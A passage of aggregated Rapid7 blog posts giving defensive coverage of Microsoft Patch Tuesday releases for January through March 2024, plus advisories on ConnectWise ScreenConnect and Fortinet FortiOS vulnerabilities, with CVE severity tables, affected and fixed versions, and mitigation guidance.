CVE-2024-21437 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26169 Windows Error Reporting Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21446 NTFS Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21427 Windows Kerberos Security Feature Bypass Vulnerability No No 7.5
CVE-2024-21432 Windows Update Stack Elevation of Privilege Vulnerability No No 7
CVE-2024-21439 Windows Telephony Server Elevation of Privilege Vulnerability No No 7
CVE-2024-21433 Windows Print Spooler Elevation of Privilege Vulnerability No No 7
CVE-2024-21429 Windows USB Hub Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-26197 Windows Standards-Based Storage Management Service Denial of Service Vulnerability No No 6.5
CVE-2024-21430 Windows USB Attached SCSI (UAS) Protocol Remote Code Execution Vulnerability No No 5.7
CVE-2024-26174 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2024-26177 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2024-26181 Windows Kernel Denial of Service Vulnerability No No 5.5
CVE-2023-28746 Intel: CVE-2023-28746 Register File Data Sampling (RFDS) No No N/A

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26198 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21419 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21426 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 7.8
CVE-2024-26199 Microsoft Office Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21448 Microsoft Teams for Android Information Disclosure Vulnerability No No 5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26164 Microsoft Django Backend for SQL Server Remote Code Execution Vulnerability No No 8.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20671 Microsoft Defender Security Feature Bypass Vulnerability No No 5.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21435 Windows OLE Remote Code Execution Vulnerability No No 8.8
CVE-2024-21442 Windows USB Print Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26182 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26170 Windows Composite Image File System (CimFS) Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21434 Microsoft Windows SCSI Class System File Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21431 Hypervisor-Protected Code Integrity (HVCI) Security Feature Bypass Vulnerability No No 7.8
CVE-2024-21438 Microsoft AllJoyn API Denial of Service Vulnerability No No 7.5
CVE-2024-21443 Windows Kernel Elevation of Privilege Vulnerability No No 7.3
CVE-2024-21445 Windows USB Print Driver Elevation of Privilege Vulnerability No No 7
CVE-2024-26185 Windows Compressed Folder Tampering Vulnerability No No 6.5
CVE-2024-21408 Windows Hyper-V Denial of Service Vulnerability No No 5.5
CVE-2024-26160 Windows Cloud Files Mini Filter Driver Information Disclosure Vulnerability No No 5.5

High-Risk Vulnerabilities in ConnectWise ScreenConnect

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/02/20/etr-high-risk-vulnerabilities-in-connectwise-screenconnect/

High-Risk Vulnerabilities in ConnectWise ScreenConnect

On February 19, 2024 ConnectWise disclosed two vulnerabilities in their ScreenConnect remote access software. Both vulnerabilities affect ScreenConnect 23.9.7 and earlier. While neither vulnerability has a CVE assigned as of February 20, the two issues mentioned in ConnectWise’s advisory are:

  • An authentication bypass using an alternate path or channel (CVSS 10)
  • A path traversal issue (CVSS 8.4)

ScreenConnect is popular remote access software used by many organizations globally; it has also been abused by adversaries in the past. There appear to be some 7,500+ instances of ScreenConnect exposed to the public internet. The vulnerabilities are not known to be exploited in the wild as of February 20.

Security news media and security vendors are raising strong alarms about the ScreenConnect vulnerabilities, largely because of the potential for attackers to exploit vulnerable ScreenConnect instances to then push ransomware to downstream clients. This may be a particular concern for managed service providers (MSPs) or managed security services providers (MSSPs) who use ScreenConnect to remotely manage client environments.

Mitigation guidance

All versions of ConnectWise ScreenConnect before 23.9.8 are vulnerable to these (CVE-less) issues. Customers who have on-premise ScreenConnect instances in their environments should apply the 23.9.8 update immediately, per ConnectWise’s guidance.

Rapid7 customers

Our engineering team is researching new vulnerability checks for these issues. We hope to release vulnerability checks for InsightVM and Nexpose customers in tomorrow’s (February 21) content release. We will update this blog with further information and ETAs as our investigation continues.

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on post-exploitation behavior related to these vulnerabilities:

  • Attacker Technique – Remote Access Via ScreenConnect
  • Attacker Technique – Command Execution Via ScreenConnect
  • Suspicious Process – ScreenConnect with RunRole Argument

Patch Tuesday – February 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/02/13/patch-tuesday-february-2024/

Patch Tuesday - February 2024

Microsoft is addressing 73 vulnerabilities this February 2024 Patch Tuesday, including two zero-day/exploited-in-the-wild vulnerabilities, both of which are already included on the CISA KEV list. Today also brings patches for two critical remote code execution (RCE) vulnerabilities, and a critical elevation of privilege vulnerability in Exchange. Six browser vulnerabilities were published separately this month, and are not included in the total.

Windows SmartScreen: exploited-in-the-wild critical security bypass

CVE-2024-21351 describes a security feature bypass vulnerability in Windows SmartScreen. Microsoft has already seen evidence of exploitation in the wild. Successful exploitation requires that the attacker convince the user to open a malicious file. Successful exploitation bypasses the SmartScreen user experience and potentially allows code injection into SmartScreen to achieve remote code execution. Of interest: other critical SmartScreen bypass vulnerabilities from the past couple of years (e.g. CVE-2023-36025 from November 2023) have not included language describing code injection into SmartScreen itself, focusing instead on the security feature bypass only. Microsoft’s own researchers reported both CVE-2024-21351 and CVE-2023-36025.

Internet Shortcut files: exploited-in-the-wild security bypass

If further evidence were ever needed that clicking Internet Shortcut files from unknown sources is typically a bad idea, CVE-2024-21412 provides it. An attacker who convinces a user to open a malicious Internet Shortcut file can bypass the typical dialog which warns that “files from the internet can potentially harm your computer”. Microsoft notes that it has seen exploitation in the wild, although the requirement for user interaction helps keep the severity rating below critical, both for CVSS and Microsoft’s proprietary ranking system.

Microsoft Office: critical RCE

Microsoft Office typically shields users from a variety of attacks by opening files with Mark of the Web in Protected View, which means Office will render the document without fetching potentially malicious external resources. CVE-2024-21413 is a critical RCE vulnerability in Office which allows an attacker to cause a file to open in editing mode as though the user had agreed to trust the file. The Outlook Preview Pane is listed as an attack vector, and no user interaction is required. Microsoft assesses this vulnerability as a critical CVSSv3 base score of 9.8, as well as critical under their own proprietary severity ranking scale. Administrators responsible for Office 2016 installations who apply patches outside of Microsoft Update should note that the advisory lists no fewer than five separate patches which must be installed to achieve remediation of CVE-2024-21413; individual update KB articles further note that partially-patched Office installations will be blocked from starting until the correct combination of patches has been installed.

Windows PGM: critical RCE

Microsoft is patching CVE-2024-21357, a flaw in Windows Pragmatic General Multicast (PGM).  Although the CVSSv3 base score is a relatively mild 7.5 thanks to the high attack complexity and the same-subnet limitation of the attack, Microsoft rates this vulnerability as critical under its own proprietary severity scale. A discrepancy between the two severity ranking systems is always worth noting. A further clue that Microsoft considers this vulnerability particularly serious:  patches are available for Windows Server 2008, which is now completely end of life. The advisory is light on detail when it comes to exploitation methods; other recent critical RCE vulnerabilities in Windows PGM have involved Microsoft Message Queuing Service.

Exchange: critical elevation of privilege

Exchange admins may have enjoyed a rare two-month break from patching, but this month sees the publication of CVE-2024-21410, a critical elevation of privilege vulnerability in Exchange. Microsoft explains that an attacker could use NTLM credentials previously acquired via another means to act as the victim on the Exchange server using an NTLM relay attack. One possible avenue for that credential acquisition: an NTLM credential-leaking vulnerability in Outlook such as CVE-2023-36761, which Rapid7 wrote about back in September 2023. Compounding the concern for defenders: Exchange 2016 is listed as affected, but no patch is yet listed on the CVE-2024-21410 advisory. Exchange 2019 patches are available for CU13 and the newly minted CU14 series. According to Microsoft, Exchange installations where Extended Protection for Authentication (EPA) is already enabled are protected, although Microsoft strongly recommends installing the latest Cumulative Update. Further resources are provided on the advisory, including Microsoft’s generic guidance on mitigating Pass the Hash-style attacks, as well as Microsoft’s Exchange Server Health Checker script, which includes an overview of EPA status. The Exchange 2019 CU14 update series enables EPA by default.

Lifecycle update

There are no significant end-of-lifecycle changes for Microsoft products this month.

Summary Charts

Patch Tuesday - February 2024
A big month for fans of Windows Data Access Components vulnerabilities.
Patch Tuesday - February 2024
RCE patches dominate yet again.
Patch Tuesday - February 2024
Most of those WDAC patches are for ESU Windows versions only.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21401 Microsoft Entra Jira Single-Sign-On Plugin Elevation of Privilege Vulnerability No No 9.8
CVE-2024-21364 Microsoft Azure Site Recovery Elevation of Privilege Vulnerability No No 9.3
CVE-2024-21376 Microsoft Azure Kubernetes Service Confidential Container Remote Code Execution Vulnerability No No 9
CVE-2024-21403 Microsoft Azure Kubernetes Service Confidential Container Elevation of Privilege Vulnerability No No 9
CVE-2024-21329 Azure Connected Machine Agent Elevation of Privilege Vulnerability No No 7.3
CVE-2024-21381 Microsoft Azure Active Directory B2C Spoofing Vulnerability No No 6.8
CVE-2024-20679 Azure Stack Hub Spoofing Vulnerability No No 6.5
CVE-2024-21397 Microsoft Azure File Sync Elevation of Privilege Vulnerability No No 5.3

Azure Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20667 Azure DevOps Server Remote Code Execution Vulnerability No No 7.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21399 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 8.3
CVE-2024-1284 Chromium: CVE-2024-1284 Use after free in Mojo No No N/A
CVE-2024-1283 Chromium: CVE-2024-1283 Heap buffer overflow in Skia No No N/A
CVE-2024-1077 Chromium: CVE-2024-1077 Use after free in Network No No N/A
CVE-2024-1060 Chromium: CVE-2024-1060 Use after free in Canvas No No N/A
CVE-2024-1059 Chromium: CVE-2024-1059 Use after free in WebRTC No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21386 .NET Denial of Service Vulnerability No No 7.5
CVE-2024-21404 .NET Denial of Service Vulnerability No No 7.5

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21372 Windows OLE Remote Code Execution Vulnerability No No 8.8
CVE-2024-21350 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21352 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21358 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21360 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21361 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21366 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21369 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21375 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21420 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21359 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21365 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21367 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21368 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21370 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21391 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21349 Microsoft ActiveX Data Objects Remote Code Execution Vulnerability No No 8.8
CVE-2024-21363 Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability No No 7.8
CVE-2024-21354 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21406 Windows Printing Service Spoofing Vulnerability No No 7.5
CVE-2024-21357 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 7.5
CVE-2024-21347 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 7.5
CVE-2024-21348 Internet Connection Sharing (ICS) Denial of Service Vulnerability No No 7.5
CVE-2024-21377 Windows DNS Information Disclosure Vulnerability No No 7.1
CVE-2024-21371 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2024-21355 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7
CVE-2024-21405 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7
CVE-2024-21356 Windows Lightweight Directory Access Protocol (LDAP) Denial of Service Vulnerability No No 6.5
CVE-2024-21343 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 5.9
CVE-2024-21344 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 5.9
CVE-2024-21340 Windows Kernel Information Disclosure Vulnerability No No 4.6
CVE-2023-50387 MITRE: CVE-2023-50387 DNSSEC verification complexity can be exploited to exhaust CPU resources and stall DNS resolvers No No N/A

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21410 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 9.8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21395 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 8.2
CVE-2024-21380 Microsoft Dynamics Business Central/NAV Information Disclosure Vulnerability No No 8
CVE-2024-21327 Microsoft Dynamics 365 Customer Engagement Cross-Site Scripting Vulnerability No No 7.6
CVE-2024-21389 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2024-21393 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2024-21396 Dynamics 365 Sales Spoofing Vulnerability No No 7.6
CVE-2024-21328 Dynamics 365 Sales Spoofing Vulnerability No No 7.6
CVE-2024-21394 Dynamics 365 Field Service Spoofing Vulnerability No No 7.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21413 Microsoft Outlook Remote Code Execution Vulnerability No No 9.8
CVE-2024-21378 Microsoft Outlook Remote Code Execution Vulnerability No No 8
CVE-2024-21379 Microsoft Word Remote Code Execution Vulnerability No No 7.8
CVE-2024-20673 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2024-21384 Microsoft Office OneNote Remote Code Execution Vulnerability No No 7.8
CVE-2024-21402 Microsoft Outlook Elevation of Privilege Vulnerability No No 7.1
CVE-2024-20695 Skype for Business Information Disclosure Vulnerability No No 5.7
CVE-2024-21374 Microsoft Teams for Android Information Disclosure No No 5

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21315 Microsoft Defender for Endpoint Protection Elevation of Privilege Vulnerability No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21345 Windows Kernel Elevation of Privilege Vulnerability No No 8.8
CVE-2024-21353 Microsoft WDAC ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-21412 Internet Shortcut Files Security Feature Bypass Vulnerability Yes No 8.1
CVE-2024-21338 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21346 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21351 Windows SmartScreen Security Feature Bypass Vulnerability Yes No 7.6
CVE-2024-21342 Windows DNS Client Denial of Service Vulnerability No No 7.5
CVE-2024-21341 Windows Kernel Remote Code Execution Vulnerability No No 6.8
CVE-2024-20684 Windows Hyper-V Denial of Service Vulnerability No No 6.5
CVE-2024-21339 Windows USB Generic Parent Driver Remote Code Execution Vulnerability No No 6.4
CVE-2024-21362 Windows Kernel Security Feature Bypass Vulnerability No No 5.5
CVE-2024-21304 Trusted Compute Base Elevation of Privilege Vulnerability No No 4.1

Critical Fortinet FortiOS CVE-2024-21762 Exploited

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/02/12/etr-critical-fortinet-fortios-cve-2024-21762-exploited/

Critical Fortinet FortiOS CVE-2024-21762 Exploited

On February 8, 2024 Fortinet disclosed multiple critical vulnerabilities affecting FortiOS, the operating system that runs on Fortigate SSL VPNs. The critical vulnerabilities include CVE-2024-21762, an out-of-bounds write vulnerability in SSLVPNd that could allow remote unauthenticated attackers to execute arbitrary code or commands on Fortinet SSL VPNs via specially crafted HTTP requests.

According to Fortinet’s advisory for CVE-2024-21762, the vulnerability is “potentially being exploited in the wild.” The U.S. Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2024-21762 to their Known Exploited Vulnerabilities (KEV) list as of February 9, 2024, confirming that exploitation has occurred.

Zero-day vulnerabilities in Fortinet SSL VPNs have a history of being targeted by state-sponsored and other highly motivated threat actors. Other recent Fortinet SSL VPN vulnerabilities (e.g., CVE-2022-42475, CVE-2022-41328, and CVE-2023-27997) have been exploited by adversaries as both zero-day and as n-day following public disclosure.

Affected products

FortiOS versions vulnerable to CVE-2024-21762 include:

  • FortiOS 7.4.0 through 7.4.2

  • FortiOS 7.2.0 through 7.2.6

  • FortiOS 7.0.0 through 7.0.13

  • FortiOS 6.4.0 through 6.4.14

  • FortiOS 6.2.0 through 6.2.15

  • FortiOS 6.0 all versions

  • FortiProxy 7.4.0 through 7.4.2

  • FortiProxy 7.2.0 through 7.2.8

  • FortiProxy 7.0.0 through 7.0.14

  • FortiProxy 2.0.0 through 2.0.13

  • FortiProxy 1.2 all versions

  • FortiProxy 1.1 all versions

  • FortiProxy 1.0 all versions

Note: Fortinet’s advisory did not originally list FortiProxy as being vulnerable to this issue, but the bulletin was updated after publication to add affected FortiProxy versions.

Mitigation guidance

According to the Fortinet advisory, the following fixed versions remediate CVE-2024-21762:

  • FortiOS 7.4.3 or above

  • FortiOS 7.2.7 or above

  • FortiOS 7.0.14 or above

  • FortiOS 6.4.15 or above

  • FortiOS 6.2.16 or above

  • FortiOS 6.0 customers should migrate to a fixed release

  • FortiProxy 7.4.3 or above

  • FortiProxy 7.2.9 or above

  • FortiProxy 7.0.15 or above

  • FortiProxy 2.0.14 or above

  • FortiProxy 1.2, 1.1, and 1.0 customers should migrate to a fixed release

As a workaround, the advisory instructs customers to disable the SSL VPN with the added context that disabling the webmode is not a valid workaround. For more information and the latest updates, please refer to Fortinet’s advisory.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to FortiOS CVE-2024-21762 with a vulnerability check available in the Friday, February 9 content release.

Patch Tuesday – January 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/01/09/patch-tuesday-january-2024/

Patch Tuesday - January 2024

Microsoft is addressing 49 vulnerabilities this January 2024 Patch Tuesday, including a single critical remote code execution vulnerability. Four browser vulnerabilities were published separately this month, and are not included in the total. No zero-day vulnerabilities are published or patched today.

Hyper-V: critical remote code execution

CVE-2024-20700 describes a remote code execution vulnerability in the Windows Hyper-V hardware virtualization service. Microsoft ranks this vulnerability as critical under its own proprietary severity scale. However, the CVSS 3.1 base score of 7.5 equates only to high severity, reflecting the high attack complexity — attackers must win a race condition — and the requirement for the attack to be launched from the restricted network. The advisory is light on detail, so it isn’t clear exactly where the attacker must be located — the LAN on which the hypervisor resides, or a virtual network created and managed by the hypervisor — or in what context the remote code execution would occur. However, since Microsoft ranks the vulnerability as more severe than the CVSS score would suggest, defenders should assume that exploitation is possible from the same subnet as the hypervisor, and that code execution will occur in a SYSTEM context on the Hyper-V host.

FBX 3D models in Office: arbitrary code execution

A patch for Microsoft Office disables the ability to insert 3D models from FBX (Filmbox) files into Office documents to guard against exploitation of CVE-2024-20677, which Microsoft describes as an arbitrary code execution. Exploitation would involve an Office user interacting with a malicious FBX file, and could lead to information disclosure or downtime. Models already present in documents will continue to function as before, unless the “Link to File” option was chosen upon insertion. In a related blog post, Microsoft recommends avoiding FBX and instead making use of the GLB 3D file format from now on. The blog post also provides instructions on a registry modification which re-enables the ability to insert FBX files into Office documents, although Microsoft strongly recommends against this. Silver lining: the Preview Pane is not a vector for CVE-2024-20677. Both the Windows and Mac editions of Office are vulnerable until patched.

SharePoint: remote code execution

SharePoint admins should take note of CVE-2024-21318. Successful exploitation allows an attacker with existing Site Owner permissions to execute code in the context of the SharePoint Server. Many SharePoint RCE vulnerabilities require only Site Member privileges, so the requirement for Site Owner here does provide some small comfort, but the potential remains that CVE-2024-21318 could be abused either by a malicious insider or as part of an exploit chain. The advisory does mention that exploitation requires that an attacker must already be authenticated as “at least a Site Owner,” although it’s not clear what level of privilege above Site Owner is implicated here; a user with SharePoint Administrator or Microsoft 365 Global Administrator role could certainly assign themselves the Site Owner role.

Windows Kerberos: MitM security feature bypass

All current versions of Windows receive a patch for CVE-2024-20674, which describes a flaw in the Windows implementation of Kerberos. By establishing a machine-in-the-middle (MitM), an attacker could trick a client into thinking it is communicating directly with the Kerberos authentication server, and subsequently bypass authentication and impersonate the client user on the network. Although exploitation requires an existing foothold on the local network, both the CVSS 3.1 base score of 9.1 and Microsoft’s proprietary severity ranking of critical reflect that there is no requirement for user interaction or prior authentication. Microsoft also notes that it considers exploitation of this vulnerability more likely.

Exchange: no security patches two months in a row

Exchange admins bracing themselves for extra security patches this month after the lack of Exchange security patches last month are once again given a reprieve: there are no security patches for Exchange released today.

Microsoft products lifecycle update

A number of Microsoft products transition from mainstream support to extended support as of today: Exchange Server 2019, Hyper-V Server 2019, SharePoint Server 2019, Skype for Business 2019 (both client and server), as well as various facets of Windows 10: Enterprise LTSC 2019, IoT Core LTSC, IoT Enterprise LTSC 2019, IoT LTSC 2019 Core, Windows Server 2019, Windows Server IoT 2019, and Windows Server IoT 2019 for Storage. Also moving to extended support: Dynamics SL 2018 and Project Server 2019. During the extended support lifecycle phase, Microsoft continues to provide security updates, but does not typically release new features. Extended support is not available for Microsoft consumer products.

Today marks the end of the road for Microsoft Dynamics CRM 2013, which moves past the end of extended support. No ESU program is available, so admins must move to a newer version of Dynamics CRM to continue receiving security updates.

Summary Charts

Patch Tuesday - January 2024
Hyper-V always worth defender attention.
Patch Tuesday - January 2024
Remote Code Execution reclaims the top spot.
Patch Tuesday - January 2024
WIndows Message Queuing is now a perennial feature of Patch Tuesday.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20676 Azure Storage Mover Remote Code Execution Vulnerability No No 8

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0225 Chromium: CVE-2024-0225 Use after free in WebGPU No No N/A
CVE-2024-0224 Chromium: CVE-2024-0224 Use after free in WebAudio No No N/A
CVE-2024-0223 Chromium: CVE-2024-0223 Heap buffer overflow in ANGLE No No N/A
CVE-2024-0222 Chromium: CVE-2024-0222 Use after free in ANGLE No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0057 NET, .NET Framework, and Visual Studio Security Feature Bypass Vulnerability No No 9.1
CVE-2024-20656 Visual Studio Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21312 .NET Framework Denial of Service Vulnerability No No 7.5
CVE-2024-20672 .NET Core and Visual Studio Denial of Service Vulnerability No No 7.5

Developer Tools Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21319 Microsoft Identity Denial of service vulnerability No No 6.8

Developer Tools SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0056 Microsoft.Data.SqlClient and System.Data.SqlClient SQL Data Provider Security Feature Bypass Vulnerability No No 8.7

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20674 Windows Kerberos Security Feature Bypass Vulnerability No No 9
CVE-2024-20654 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8
CVE-2024-20682 Windows Cryptographic Services Remote Code Execution Vulnerability No No 7.8
CVE-2024-20683 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20658 Microsoft Virtual Hard Disk Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20653 Microsoft Common Log File System Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20652 Windows HTML Platforms Security Feature Bypass Vulnerability No No 7.5
CVE-2024-21307 Remote Desktop Client Remote Code Execution Vulnerability No No 7.5
CVE-2024-20661 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2024-20657 Windows Group Policy Elevation of Privilege Vulnerability No No 7
CVE-2024-20655 Microsoft Online Certificate Status Protocol (OCSP) Remote Code Execution Vulnerability No No 6.6
CVE-2024-21320 Windows Themes Spoofing Vulnerability No No 6.5
CVE-2024-20680 Windows Message Queuing Client (MSMQC) Information Disclosure No No 6.5
CVE-2024-20663 Windows Message Queuing Client (MSMQC) Information Disclosure No No 6.5
CVE-2024-20660 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-20664 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-21314 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-20692 Microsoft Local Security Authority Subsystem Service Information Disclosure Vulnerability No No 5.7
CVE-2024-21311 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2024-21313 Windows TCP/IP Information Disclosure Vulnerability No No 5.3
CVE-2024-20662 Windows Online Certificate Status Protocol (OCSP) Information Disclosure Vulnerability No No 4.9
CVE-2024-20691 Windows Themes Information Disclosure Vulnerability No No 4.7

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21318 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-20677 Microsoft Office Remote Code Execution Vulnerability No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20681 Windows Subsystem for Linux Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21309 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20698 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21310 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20686 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20700 Windows Hyper-V Remote Code Execution Vulnerability No No 7.5
CVE-2024-20687 Microsoft AllJoyn API Denial of Service Vulnerability No No 7.5
CVE-2024-20696 Windows Libarchive Remote Code Execution Vulnerability No No 7.3
CVE-2024-20697 Windows Libarchive Remote Code Execution Vulnerability No No 7.3
CVE-2024-20666 BitLocker Security Feature Bypass Vulnerability No No 6.6
CVE-2024-20690 Windows Nearby Sharing Spoofing Vulnerability No No 6.5
CVE-2024-21316 Windows Server Key Distribution Service Security Feature Bypass No No 6.1
CVE-2024-21306 Microsoft Bluetooth Driver Spoofing Vulnerability No No 5.7
CVE-2024-20699 Windows Hyper-V Denial of Service Vulnerability No No 5.5
CVE-2024-20694 Windows CoreMessaging Information Disclosure Vulnerability No No 5.5
CVE-2024-21305 Hypervisor-Protected Code Integrity (HVCI) Security Feature Bypass Vulnerability No No 4.4
CVE-2024-21325 Microsoft Printer Metadata Troubleshooter Tool Remote Code Execution Vulnerability No No N/A

Windows Mariner vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2022-35737 MITRE: CVE-2022-35737 SQLite allows an array-bounds overflow No No N/A